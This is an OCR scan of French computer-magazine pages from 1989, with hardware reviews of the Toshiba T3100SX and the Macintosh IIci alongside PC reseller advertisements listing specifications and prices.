première utilisation ou en cas de modification de sa taille ! Seule restriction à son emploi, il fonctionne uniquement sous MS-DOS.

Les piles internes, pour y revenir, disposent d'une durée de vie de 48 heures pour le mode Auto-Resume et d'un mois pour l'horloge, en cas d'absence ou de déchargement total des batteries externes. Cette autonomie passe à 15 jours à partir du moment où les batteries externes sont installées dans l'ordinateur, chargées, et que l'appareil reste inactif. La recharge de ces piles est assurée par les blocs d'alimentation externes – en 8 heures pour la pile d'Auto-Resume et 24 heures pour celle de l'horloge –, ces blocs étant eux-mêmes remis à niveau par l'intermédiaire d'une alimentation extérieure, en 8 heures également.

Le Toshiba T3100SX est construit autour de la technologie CMOS, qui permet un gain de consommation d'énergie appréciable, tant au niveau microprocesseur que mémoire vive. Cette dernière est déclarée par le constructeur comme faisant 1 Mo en standard, répartis entre les 640 Ko de la mémoire gérée par MS-DOS et 384 Ko de mémoire étendue ou paginée répondant à la norme Lotus-Intel-Microsoft EMS 4.0. En fait, le T3100SX dispose de 1 408 Ko de mémoire vive totale, les 384 Ko « non déclarés » étant alloués pour le chargement du système d'exploitation. Un procédé nommé « Shadow BIOS » utilise pleinement cet espace supplémentaire en chargeant en mémoire vive le BIOS (la mémoire morte) afin d'améliorer son rendement.


Un emplacement est prévu pour un coprocesseur arithmétique 80387SX, alors que les possibilités d'extension du T3100SX se concentrent autour d'un connecteur au format spécifique Toshiba 16 bits et d'un connecteur interne pour le branchement d'un micro-modem, aucun connecteur compatible PC n'ayant été prévu pour des raisons de consommation d'énergie. Le clavier, agréable à utiliser, comporte 88 touches dont une, particulière à cet appareil, qui donne accès à des fonctions spécifiques comme l'activation du logiciel de paramétrage des intervalles de mise en veille des divers éléments de l'ordinateur ainsi que la mise sous tension de l'éventuel modem interne. Un programme de Setup, accompagnant la version 4.0 de MS-DOS livrée en série avec le T3100SX (le modèle de notre essai ne disposait que de la version 3.3 de ce système d'exploitation), autorise les mêmes paramétrages ainsi que la sélection de la fréquence d'horloge du microprocesseur (16, 8 ou 4,77 MHz), la fixation de la taille du disque virtuel, le paramétrage des ports série...



Autonome, grâce à deux batteries amovibles externes.

L'architecture externe du T3100SX révèle, à l'arrière, le connecteur d'extension qui côtoie les deux ports série, l'interface parallèle et une prise DB-15 destinée à la connexion d'un moniteur couleur, alors que la prise d'alimentation est surmontée par les deux batteries amovibles. Le lecteur de disquettes est situé, à droite, à côté du bouton de marche-arrêt. Sur l'autre face, on trouve un haut-parleur, un cache qui protège le disque dur interne, un connecteur pour relier le modem à la prise téléphonique murale, un autre pour le branchement d'un clavier numérique externe et, protégés par un cache en plastique, un bouton Reset et un bouton sélecteur d'affectation du port parallèle (lecteur externe de disquettes A ou B, ou imprimante).

Explorer les entrailles du T3100SX ne constitue pas une mince affaire. La plus grande partie de la carte-mère est située sous le clavier qui se démonte séparément. Mais il faudra enlever neuf vis pour atteindre cette carte, très propre au demeurant, et enficher un coprocesseur arithmétique ou des barrettes de mémoire vive supplémentaire. Deux autres vis donnent accès à l'emplacement où s'enfiche le micro-modem optionnel, dont Toshiba propose trois modèles, conçus respectivement par PNB, Com1 et ARN : le TM23 est un modem V23 permettant l'émulation Minitel pour 1 850 F ; le TM EA2400, un quadri-modem (V21, V22, V23 et V22bis soit 2 400/2 400 bits par seconde) à 5 950 F et le TM TRC Fax, un V23 doublé d'un télécopieur groupe III à 4 800 bits par seconde pour 9 950 F, logiciels compris.



Ordinateur de référence: IBM PS/2 8570-121 dont les dix tests ont la note de 10

Les performances de cet ordinateur se situent à un bon niveau pour un modèle à base de 80386sx, bien qu'un peu inférieures à celles du T3200SX ce transportable non autonome quasiment équivalent que Toshiba propose à 44 950 F. Le T3100SX devrait coûter, lui, entre 40 000 et 44 000 F. Tous deux ne se distinguent donc que par les possibilités d'autonomie de l'un et les dimensions supérieures – et donc un confort d'utilisation un peu meilleur – de l'autre. Le succès du T3100SX risque donc d'être un peu lié à ses facultés de cannibalisme envers le reste de la gamme : vers le haut sur le T3200SX, et vers le bas sur les transportables et portatifs dotés d'un processeur 80286 (T3200, T1600/40) coûtant quelque 5 000 F de moins.

Bruno FERRET

Caractéristiques :

Microprocesseur : *80386sx. Fréquence : 16 MHz.*
Coprocesseur : *80387sx en option.*
Système d'exploitation : *MS-DOS 4.0.*
Mémoire vive : *1 Mo extensible à 13 Mo sur la carte-mère.*
Mémoire de masse : *lecteur de disquettes 3 pouces 1/2 de 1,44 Mo et disque dur 3 pouces 1/2 de 40 Mo, temps d'accès 25 millisecondes.*
Affichage : *écran plat à plasma orange, définition VGA (640 x 480) en 16 niveaux de gris, écran externe possible.*
Clavier : *AZERTY de 88 touches.*
Interfaces : *2 connecteurs série, connecteur parallèle, connecteur pour écran externe, connecteur pour clavier numérique externe, connecteurs internes pour une carte au format Toshiba 16 bits et un micro-modem.*
Dimensions : *310 x 80 x 360 mm.*
Poids : *6,9 kg avec batteries.*
Alimentation : *2 batteries au cadmium-nickel, autonomie annoncée de 2,5 à 5 h. Adaptateur secteur servant de chargeur de batteries.*
Importateur : *Toshiba France.*
Prix : *entre 40 000 et 44 000 F HT.*
Disponibilité : *courant novembre.*

MATÉRIEL TESTÉ :
Machine prototype avec clavier AZERTY.

MICRODIAL

8 500 F. HT.

AT TURBO III

L'AT TURBO III possède, dans sa configuration de base :

- Carte-mère 286-16 INTEL 21.7 MHz (NORTON SPEED) , 0 Wait-state.
- Mémoire vive 640ko (80 Ns) extensible à 4 Mo.
- Lecteur de disquettes TOSHIBA 360/1,2 Mo/ 5"1/4 ou 720/1.44 Mo/3"1/2
- Disque Dur 30 Mo SEAGATE ST 138-28 MSC 3.5"
- Carte contrôleur de disque et disquettes WESTERN DIGITAL INTERLEAVE 1/1
- Carte I/O 386 avec 2 ports série, 1 port parallèle + Port jeux
- Clavier AZERTY étendu 102 touches
- Alimentation 200 W.
- Support coprocesseur 80287
- BIOS : AMI Vers. 4.Ø
- Horloge sauvegardée sur batterie
- Chassis vertical compact ayant 3 emplacements 5.25" demie hauteur, 1 emplacement 5.25" pleine hauteur et 1 emplacements 3.5"
- Performances : Sys Info : 18, SPEED = 21.7 MHz.
- Slots d'extension : 8 dont 6 en 16 bits et 2 en 8 bits
- Écran et carte inclus
- Compatible : DOS, OS/2, UNIX, XENIX, PROLOGUE, WINDOWS, Réseau NOVELL
- Dimensions : 45 x 19 x 44 cm.



		Prix H.T. système complet, T.V.A. 18,6% en sus		
Système	Modèle	Version + options	MONO*	VGA Couleurs*
80286	AT III	Version de base	8 500	12 900
	AT IV	Base mais avec DD40	10 500	15 000
80386	386/3	Version de base	17 800	22 300
	386/4	Base mais avec DD40	18 500	23 000

* MONO = Monochrome 14" avec base pivotante, carte type HERCULE Rés. 740x348, SAMSUNG PAPER WHITE COMPATIBLE CGA, MGA, EGA, VGA, PGA.. VGA = 14" Multisynch avec base pivotante, Pitch 0.31, Rés. 800x600 avec carte PARADISE PRO 256k, ext. à 512k,16 bits, 132 COLONNES

MICRODIAL • Tel. (1) 47 28 99 09
• 116 Bd. Henri Sellier • 92150 SURESNES •

BON DE COMMANDE

(à retourner à l'adresse ci-contre)

M. ____________

Adresse : ____________

Code : ______ Tél. : ____________

Ville : ____________

Désire commander les matériels suivants :


Désignation	Qté	Prix
Port		200
T.V.A. 18.6%		
TOTAL		

SVM 66


Service lecteur n° 52, voir page 38

PENTASONIC




CPU MADE IN U.S.A — ASSEMBLE EN FRANCE



AT 386 25 MHz

LES 386 ENERGY SONT LIVRES ET INSTALLES.

25 MHz 0 WAIT STATE



XI 386 V

Pour la puissance...

CARACTERISTIQUES TECHNIQUES

4 Mo RAM d'origine, carte Paradise VGA plus 16, lecteur 1.2 Mo 5$^{1/4}$", lecteur 1.44 Mo 3$^{1/2}$", disque dur 62 Mo 22 mS, clavier 102 touches roller ball, 2 ports série, 1//, souris type microsoft, coffret type high vertical, alimentation 200 W. écran 14" mono. MS-DOS 4.0 MICROSOFT WINDOWS 386

39 900 TTC

ENERGY

DES XT

PAS COMME LES AUTRES... AU PRIX DES AUTRES

HIGHT VERTICAL **3998 TTC**

COMPACT **3388 TTC**

COMPACT WENDY TURBO ...un XT pour TRAVAILLER

Pour le prix d'un simple XT, Pentasonic vous offre le WENDY 10 MHz. Cette machine bénéficie d'une présentation plus luxueuse accompagnée de quelques avantages : clavier 102 touches, présentation en coffret compact ou high vertical avec alimentation 150 W. Version de base : CPU 8088 10 MHz - RAM extensible 640 K - Sortie vidéo CGA ou HERCULES avec port LIGHT PEN pour CGA - Sortie parallèle - Floppy 360 K - Verrouillage en face avant.

HIGHT VERTICAL .... **3990 TTC**
COMPACT .... **3380 TTC**

Version 1

Ecran 14" paper white, flat screen SAMSUNG, interface Hercules, UC telle que décrite : 512 K RAM, coffret compact, clavier 102 touches, manuel en français (591 pages), floppy 360 K, port parallèle.

XI XT V1 .... **6440 TTC**

Version 2

Ecran 14" couleur MEMOREX EGA (0,31). Interface EGA Paradise. UC telle que décrite : 512 K RAM, coffret compact, clavier 102 touches, manuel en français (591 pages), floppy 360 K, port parallèle.

XI XT V2 .... **9505 TTC**

LES OPTIONS

Kit disque dur 20 Mo .... **2650 TTC**
Kit disque dur 32 Mo .... **3390 TTC**
640 K (à ajouter à 512 K) ...... **405 TTC**



AT 286

LE CHALLENGE WESTERN DIGITAL

Aucune carte CPU sur le marché ne propose autant d'innovations et de performances en une fois. Utilisation de composants à montage de surface, circuit imprimé multi-couches, circuits RAM présentés en boîtier RAM-STICK, interface EGA type Paradise et interface disque dur interleave 1/1, voilà ce que vous offre WESTERN DIGITAL.

INTERLEAVE DISQUE DUR 1/1. Cela signifie un gain en temps d'accès disque dur que seuls quelques constructeurs proposent sur des 386. L'interleave courant étant de 2/1. RENSEIGNEZ-VOUS.

DISPONIBLE EN 3 VERSIONS

- . COMPACT
- . CLASSIC
- . VERTICAL COMPACT

CONTRAT DE MAINTENANCE SUR SITE
Informations au 40 92 04 12

CARACTERISTIQUES TECHNIQUES

- Intel 80L286-12 à 12,5 Mhz - Support 80287 - Setup et horloge sauvegardés par batterie lithium - 7 canaux de DMA, 15 canaux d'interruption et 3 timers - RAM 512 K par RAM-STICK Mitsubishi - 3 slots 16 bits + 1 slot 8 bits disponibles - Interface vidéo on board 256 K autoswitch type Paradise, EGA, CGA, MDA, Hercules et color plus - Résolution 640 x 480, (640 x 350 en écran Multisync) - Mode texte 132 colonnes - Gestion Floppy par WD 37065 capacité 2 lecteurs tous modes - Gestion disque dur MFM interleave 1/1 capacité 2 disques durs avec mémoire de synchronisation - 2 ports série réglables de 50 bds à 19,2 Kbds - 1 port //




VERSION CLASSIC
8290 TTC
En ordre de marche

VERTICAL COMPACT

ACCORD MICROSOFT PENTASONIC.
Nos 286 et 386 ENERGY sont livrés avec MS DOS 4.10 et WINDOWS, pour des configurations complètes

WESTERN DIGITAL

512 K jusqu'à 4 Mo en mode EMS LIM 4.0. Totalement compatible UNIX-XENIX-PROLOGUE et applications MULTI-POSTES.



3 slots 16 bits et 1 slot 8 bits disponibles.

Contrôleur de deux disques durs et 2 floppys intégrés Bios PHOENIX TECH avec licence.

WD 2 MONTAGE DE SURFACE, une technologie que seules quelques usines dans le monde sont capables de maîtriser. La certitude d'un travail professionnel.

Chips PARADISE émulant les modes CGA-HERCULES EGA en AUTOSWITCH. 132 colonnes en texte. Possibilité de désactiver la carte vidéo (installation VGA).

1 - Version MONOCHROME — *XI WDC V1*

- **Ecran 14" "paper white" tri-mode dont EGA**
- **Sortie vidéo type EGA** - AT 286 12.5 MHz
- 512 K RAM extensible 4 Mo -Clavier 102 touches
- MS DOS 4.10 WINDOWS - Ports série, //
- Floppy 1.2 Mo (360 k R/W)

COMPLET 10214 TTC avec :
20 Mo, 59 mS **12204**
40 Mo, XF3650 .... **13204**
62 Mo, 22 mS **17004**

2 - Version COULEUR EGA — *XI WDC V2*

- **Ecran 14" MEMOREX Telex pied orientable pitch0.31- Sortie vidéo type EGA** -AT 286 12.5MHz -512 K RAM extensible 4 Mo
- Clavier 102 touches -MS DOS 4.10 WINDOWS
- Ports série, // -Floppy 1.2 Mo (360 R/W)

COMPLET 11794 TTC avec :
20 Mo, 59 mS **13784**
40 Mo, XF3650 .... **14784**
62 Mo, 22 mS **18584**

3 - Version COULEUR VGA — *XI WDC V3*


- **Ecran 14" MULTISYNC EIZO pied orientable pitch 0.31. Entrée mode TUNER TV**
- **VGA PARADISE avec résolution 800*600**
- AT 286 12.5 MHz -512 K RAM extensible 4 Mo
- Clavier 102 touches -MS DOS 4.10 WINDOWS
- Ports série, // -Floppy 1.2 Mo (360 R/W)

COMPLET 17704 TTC avec :
20 Mo, 59 mS **19694**
40 Mo, XF3650 .... **20694**
62 Mo, 22 mS **24494**

LES OPTIONS

COFFRET :
A) compact .... **593 TTC**
B) compact-tower .... **1174 TTC**
EXTENSION :
C) RAM 1024 K (640+241) **1350 TTC**
D) RAM 2048 K (640+1265) **3282 TTC**
E) RAM 4096 K (640+3313) **7914 TTC**
F) Clavier Roller ball .... **790 TTC**
STREAMER :
G) 40 Mo ALLOY .... **3890 TTC**
H) 60 Mo WANGTECH .... **6990 TTC**
I) Lecteur 3.5" 1.44 Mo .... **990 TTC**
J) Souris Witty .... **490 TTC**
K) MI 80287 .... **2690 TTC**

ANATOMIE D'UNE FILE CARD



20 Mo XFILE 2 **2650 TTC** — 30 Mo XFILE 3 **3390 TTC** — 40 Mo XFILE 4 **3995 TTC**

CARTE EGA VGA PARADISE

EGA PLUS : .... **1865 TTC**
Résolution 640 x 480 ou 640 x 350. 256 K de mémoire écran. 132 col. en mode texte. Compatible CGA MDA, Hercules.

VGA 16 PLUS : ...... **3760 TTC**
Résolution 800 x 600 ou 640 x 480. 256 K de mémoire écran. 132 col. en mode texte Compatible EGA, CGA, MDA, Hercules. 16 coul. 800 x 600, 256 coul. 640 x 480.

VGA : .... **2890 TTC**
Résolution 800 x 600 ou 640 x 400. 256 K de mémoire écran. 132 col. en mode texte. Compatible EGA, CGA, MDA, Hercules. 16 coul. parmi 256.

VGA PRO : .... **4590 TTC**
Résolution 800 x 600 ou 640 x 480. 512 K de mémoire écran. 132 col. en mode texte Compatible EGA, CGA, MDA, Hercules. 16 coul. 800 x 600, 256 coul. 640 x 480.

VENTE PAR CORRESPONDANCE (16-1) 40.92.03.05

ATTENTION : LE SERVICE CORRESPONDANCE EST FERME LE SAMEDI

Service lecteur n° 53, voir page 38

9 POINTS DE VENTE PROFESSIONNELS



AMSTRAD

PRIX ET DE LA HAUTE TECHNOLOGIE

AMSTRAD, c'est la compatibilité totale assortie d'une série impressionnante d'innovations techniques : vrai processeur 16 bits 8086 à 8 MHz, mémoire standard 512 Ko, carte graphique haute résolution intégrée, moniteur fourni, interface série et parallèle, souris et environnement GEM, clavier ergonomique avec voyants capitales et chiffres.

PC 1512-512 K Prix TTC	Monochrome Souris	Couleur CGA Souris
Simple drive	4990	6490
Double drive	6490	7990

Option Filecard 20Mo .... **2790 TTC**



PC 1640

Le 1640 est une version plus sophistiquée au niveau écran que le 1512. Cette version avec au choix un moniteur type Hercules ou EGA est livrée avec MS-DOS, GEM et tous les utilitaires. Equipé avec lecteur 5 1/4 360 K.

PC 1640-640 K Prix TTC	Hercules Souris	EGA 14" Souris
Simple drive	6890	9250
Double drive	7690	9990
Disque dur	10290	12690

Option Quattro .... **498 TTC**
(limité au stock disponible)

PC 2086



Le PC 2086 est l'outil idéal pour amorcer l'évolution entre les machines existantes et celles perfectionnées de la gamme PC 2000. Equipé du système MS-DOS 3.3, le PC 2086 est fourni avec la version 2.03 de Windows, tandis qu'un disque dur de 30 Mo avec entrelacement 1:1 (en option) et un bus interne 16 bits signifient que la puissance de traitement du 8086 8 MHz est utilisée à son maximum.


PC 2086-640 K Prix TTC	VGA 12" mono	VGA 14" color	VGA 14" color HR
Simple drive	7990	9360	11970
Double drive	9480	10780	13390
Disque 30 Mo	11850	13150	15760

Options lecteurs :
2086, 5 1/4 externe, 360 K .... **1990 TTC**
2000, 3 1/2 externe, 1,44 M .... **2590 TTC**

286 et 386 AMSTRAD

L'AMSTRAD PC 2286 VGA et 40 Mo d'origine. Le PC 2286 est construit autour du 80286 cadensé à 12 MHz. Fourni avec MS-DOS 4.01, il supporte également 0S2 après extension. L'entrelacement du disque dur 1/1 et une gestion de bus en mode asynchrone, autorise des vitesses de fonctionnement qui vous impressionneront. Les PC 2286, sont tous livrés en interfaçage VGA, qu'ils soient couleurs ou monochromes, MS-DOS 4.01, WINDOWS, lecteur 3.5" et disque dur 40 Mo.

L'AMSTRAD PC 2386 tant attendu est disponible. Il entre de plain-pied dans le marché des entreprises : 80386 à 20 MHz, 4 Mo RAM, disque dur 65 Mo avec interleave 1/1, lecteur 3.5", 1.44 Mo, sortie VGA, MS-DOS 4.01, WINDOWS, etc. De plus, vous aurez droit à la livraison et à la mise en service gratuites.



LIVRAISON ET MISE EN SERVICE INCLUSES *

Prix TTC	Ecran VGA 12" mono	Ecran VGA 14" color	Ecran VGA 14" color HR
PC 2286-40	16590	17900	20510
PC 2386-70	28450	29760	32370


Les options :
Streamer externe 60 Mo XFWA60E **8450 TTC**
Modem Niagara 2400 Bds XMNi24 **5335 TTC**
*Dans les zones définies par notre contrat de maintenance sur site pour le 386

LES PORTABLES AMSTRAD

Des ordinateurs complets pour ceux qui bougent. PPC 512-512 K RAM, sortie écran CGA et MDA ou utilisation de l'écran Supertwist 640 x 200. Lecteur disquettes 3.5" 720 K, clavier 101 touches, sorties // et série, alimentation secteur, piles ou allume cigare.
SD, fourni avec sacoche .... **4990 TTC**
PPC 640, idem à PPC 512 mais 640 K RAM ainsi que modem au standard minitel V 23.
SD, fourni avec sacoche .... **5990 TTC**
PPC 512 H 20.................................. **9990 TTC**
PPC 640 H 20............................ **10990 TTC**

IMPRIMANTES LASER *

PANASONIC : RAPPORT PRIX-PERFORMANCE IMPRESSIONNANT



Emulation HP laser jet plus et IBM proprinter. 1,5 Mo de mémoire. 11 pages/minute. 2 cassettes 250 feuilles. Interface paralléle.
LASER PANASONIC
KXP 4450 + XP 440 .... **24 500 TTC**

*Livraison et mise en service .... 624 TTC

NOUVEAU : IMPRIMANTES PANASONIC

KXP 1124. Au premier coup d'oeil, on comprend que l'on a en face de soi un nouveau concept d'imprimante. C'est la plus belle mais surtout la plus intelligente machine que l'on puisse voir aujourd'hui.
- 24 aiguilles
- Chargement papier avant et arrière
- Interface // type EPSON LQ2500
- Compatible IBM PROPRINTER X24
- 192 cps en draft
- 63 cps en courrier .... **3990 TTC**

KXP 1124

KXP 1180. Dérivée directement de la série 1124, cette imprimante en conserve l'esprit et l'esthétisque.
- 9 aiguilles
- Papier friction et traction
- Interface // CPT FX86
- 192 cps en draft
- 32 cps en qualité courrier .... **2690 TTC**

KXP 1180

KXP 1540. 24 aiguilles et 132 colonnes une imprimante POUR TRAVAILLER
- 240 cps en draft
- 80 cps en qualité courrier
- Interface // et série
- Insertion de feuille automatique
- Mémoire tampon 13.5 Ko

7985 TTC

KXP 1595. 9 aiguilles et 132 colonnes QUAND LA SECURITE PRIME
- 240 cps en draft
- 51 cps en qualité courrier
- Sélection des formats en face avant
- Mémoire tampon 7 Ko


5985 TTC

LES ETOILES DU MOIS

UN DISQUE DUR 60 Mo FORMATE POUR LE PRIX D'UN 40 Mo !

C'est possible chez PENTA
22 mS (MICROPOLIS)

XF 1324 A **4990 TTC**



OPTICAL MOUSE .... **650 TTC**
Avec logiciel Dct HALO. Une souris optique pour le prix d'une souris mécanique.



COMMUTATEUR
Parallèle *XP COM 1* .... **295 TTC**
Série *XP COM S* .... **410 TTC**
A commutation mécanique ces boîtiers permettent la liaison de 2 imprimantes vers 1 ordinateur et vice-versa en parallèle ou en série.

Disquettes certifiées et garanties. Vendues avec pochettes et étiquettes. 5 1/4", 360 K .... **3,30 TTC**

Disquettes certifiées et garanties. Vendues avec pochettes et étiquettes. 5 1/4" 12 Mo .... **14 TTC**

Disquettes certifiées et garanties. Vendues avec pochettes et étiquettes. 3.5" 720 K .... **9,90 TTC**

VENTE PAR CORRESPONDANCE (16-1) 40.92.03.05

PHOTOS NON CONTRACTUELLES

PENTA 8 36, rue de Turin - 75008 PARIS Tél. : 42.93.41.33
Métro : Liège, Rome, Place Clichy
Du lundi au samedi de 9 h à 19 h - FAX 43.87.08.82

PENTA 13 10, bd Arago - 75013 PARIS Tél. : 43.36.26.05
Métro : Gobelins
Du lundi au samedi de 9 h à 19 h 30 - FAX 45.35.57.67

PENTA 16 5, rue Maurice Bourdet - 75016 PARIS (Pont de Grenelle) - Tél. : 45.24.23.16
FAX 45.24.32.08 - Télex : 614 789.
Métro : Charles-Michels - Du lundi au samedi de 9 h à 19 h 30

PENTA 13002 106, av. de la République 13002 MARSEILLE
Métro Joliette. Tél. : 91.90.66.12.
Du mardi au samedi de 9 h 45 à 19 h - FAX 91.90.60.38

PENTA 44000 9, allée de l'Ile Gloriette 44000 NANTES
Tél. : 40.08.02.00 - FAX 40.08.04.39 - Le lundi de 13 h 30 à 19 h
Du mardi au samedi de 9 h à 12 h 30 et de 13 h 30 à 19 h

PENTA 69007 7, av. Jean-Jaurès - 69007 LYON Tél. : 72.73.10.99.
Métro : Saxe - Gambetta - FAX 72.73.42.70
Du mardi au samedi de 10 h à 12 h 30 et de 14 h à 19 h 15

Service lecteur n° 53, voir page 38

MACINTOSH II ci

Le dernier-né de la famille Apple est aussi le plus puissant, grâce notamment à la fréquence de 25 MHz de son processeur Motorola 68030. Contrairement aux autres modèles de la gamme modulaire, le Macintosh IIci intègre sa propre gestion vidéo, et bénéficie de 512 Ko de mémoire morte qui comprennent les routines d'affichage en couleur sur 32 bits. Devenant ainsi la machine de choix pour les applications graphiques les plus exigeantes, il représente l'état le plus abouti de la technologie Apple.



Photos : Thierry MORIN

L'ANNÉE 1989 RESTERA MARQUÉE par la vaste offensive d'Apple, qui a lancé pas moins de quatre nouveaux modèles depuis mars dernier, dont le Macintosh Portable tant attendu. Bien que moins spectaculaire que l'annonce de ce dernier, celle du Mac IIci concrétise une avance technologique importante d'Apple ; plus encore que par le gain de vitesse, qui est en moyenne de 45 % en configuration standard et de 80 % lorsque l'option « mémoire cache étendue » est présente, c'est par une intégration accrue et l'introduction de nouveaux composants sur la carte-mère que le Mac IIci se distingue. Le tandem de puces RVB-MDU (pour RAM Based Video et Memory Decode Unit) en est un exemple significatif : en prenant en charge toute la gestion de l'affichage, ces composants évitent, dans un premier temps, aux acheteurs le souci du choix d'une

carte vidéo, et la dépense correspondante, et libèrent l'un des trois connecteurs d'extension disponibles, qui sur les autres modèles de Macintosh modulaires se trouve occupé par ladite carte (cette intégration de la gestion de l'affichage à la carte-mère a aussi des inconvénients, sur lesquels nous reviendrons).

Le nouveau fleuron de la famille des Macintosh porte à huit le nombre des modèles commercialisés par Apple ; il y a désormais, outre le Portable, trois Macintosh compacts, le Plus, le SE, le SE/30, et quatre Macintosh modulaires : II, IIx, IIcx et IIci. Rappelons que les premiers se caractérisent par un encombrement minimal, un écran noir et blanc de petite taille intégré à l'unité centrale, sans niveaux de gris, et zéro ou un connecteur d'extension d'usage général, dont le format est propre à chaque machine (le Portable en comporte trois autres, chacun destiné exclusivement à l'une des cartes d'extension Apple, mémoire morte, mémoire vive ou modem). Quant aux seconds, ils se présentent sous la forme de modèles de bureau d'une facture plus classique, avec une unité centrale distincte du moniteur ; les dimensions de celui-ci sont plus importantes (diagonale de 30 cm – 12 pouces – minimum), et il est relié à une carte vidéo occupant l'un des trois ou six connecteurs au format Nubus disponibles.

L'évolution de la gamme modulaire, depuis la sortie du Mac II en avril 1987, a été plutôt

intosh IIcx. Aussi rapide que le IIx, plus petit grâce à une meilleure intégration des composants et à la présence de trois connecteurs seulement, entièrement démontable en 2 mn sans le moindre outil, il coûtait le même prix que le Mac II, tout en offrant la puissance du IIx (68030 et coprocesseur de calcul en virgule flottante 68882, tous deux cadencés à 16 MHz). En outre, il était annoncé en même temps que deux nouveaux moniteurs noir et blanc, un « pleine page » au format A4 et un « double page » de 21 pouces de diagonale, tous deux abordables et de très bonne qualité, ce qui faisait du IIcx un outil de choix pour la micro-édition.

Le succès ne s'est pas fait attendre. Les Mac IIcx se vendent comme des petits pains, au point que les ventes de la gamme modulaire sont en train de rattraper celles de la gamme compacte, et que la firme de John Sculley a arrêté la production du Mac II, dont les derniers exemplaires en stock se vendent à bas prix. Apple récolte maintenant les fruits de longues années de recherche, qui trouvent aujourd'hui leur aboutissement (temporaire) avec le Macintosh IIci.

L'aspect extérieur de l'appareil est donc presque semblable à celui du IIcx. Le clavier de 105 touches et la célébrissime souris n'ont subi aucune modification. Sur la face avant, on retrouve le lecteur de disquettes 3 pouces 1/2 FDHD (Floppy Disk High Density) ; rap-

Le plus rapide des Macintosh

chaotique. La grande nouveauté que constituait l'apparition du premier Macintosh ouvert (six connecteurs d'extension), disposant d'un microprocesseur 32 bits Motorola 68020 et d'un écran couleur, impressionna tous les observateurs, et en premier lieu les adeptes du Mac Plus. Mais malheureusement pour Apple, cela ne suffit pas à en assurer le succès commercial : cher, encombrant, surdimensionné pour la majorité des utilisateurs (qui donc avait réellement besoin de six connecteurs d'extension ?), le Macintosh II se vendit beaucoup moins bien que ne l'avaient espéré les responsables marketing de la firme. La sortie tardive (octobre 1988) du Mac IIx, qui marquait le passage au 68030, ne permit pas réellement de redresser la barre.

Il fallut pour y parvenir attendre « l'année de l'unité centrale ». En effet, ce n'est qu'en avril 1989 que sortit le premier modèle vraiment séduisant de la gamme modulaire, le Mac-

pelons que celui-ci reconnait les trois formats de disquettes de Mac OS, 400 Ko, 800 Ko et 1,4 Mo, mais aussi les formats ProDos 800 Ko de l'Apple II et MS-DOS 720 Ko et 1,44 Mo des IBM PC et compatibles. Grâce au logiciel de transfert Apple File Exchange, livré en standard, on peut ainsi récupérer des données en provenance de plusieurs systèmes, dont celui de l'Atari ST, qui emploie le même format physique que MS-DOS.

Ce lecteur très fiable, conçu pour fonctionner quelle que soit l'orientation de l'unité centrale, est apparu avec le Macintosh SE/30. Il est piloté par une puce-contrôleur intégrée à la carte-mère, le « SWIM-chip » (Standard Wozniak Integrated Machine), conçu par Steve Wozniak, co-fondateur d'Apple avec Steve

MATÉRIEL TESTÉ :
Machine de présérie avec 8 Mo de mémoire vive, disque dur de 40 Mo et écran couleur.

Jobs. Il traite les disquettes double densité simple et double faces, exactement comme les autres lecteurs Macintosh. En revanche, quand on le nourrit d'une disquette haute densité, il la reconnait tout de suite grâce aux deux encoches qui la caractérisent et, si elle est vierge, propose d'office un formatage en 1,4 Mo. Si elle avait été formatée auparavant en 400 Ko ou 800 Ko sur un lecteur Macintosh ordinaire, SWIM et FDHD, incorruptibles, la rejettent comme non formatée correctement ; cela évite les pertes d'informations qu'occasionnent souvent les formatages non conformes à la densité des disquettes.

En tout point identique à celle du IIcx, la face avant du IIci comporte deux diodes témoins : une verte, située au-dessous du lecteur de disquettes, qui indique que l'unité centrale est allumée (au cas où le bruit fort léger, mais néanmoins audible, du ventilateur du disque dur ne suffirait pas !), et une jaune au-dessus du lecteur, qui rend compte de l'activité du disque dur interne, camouflé par la grille d'aération. Le prototype dont nous disposions était équipé d'un disque dur interne 3 pouces 1/2, d'une capacité de 40 Mo, et de 2 Mo de mémoire vive. Il ne s'agit donc pas de la configuration du commerce, puisque le IIci n'est pour le moment disponible qu'en version 4 Mo/80 Mo. Enfin, pour terminer cet examen de la face avant, signalons la présence des habituels boutons de redémarrage et de programmation, en bas à gauche, au-dessous de la pomme multicolore et du nom de l'appareil.

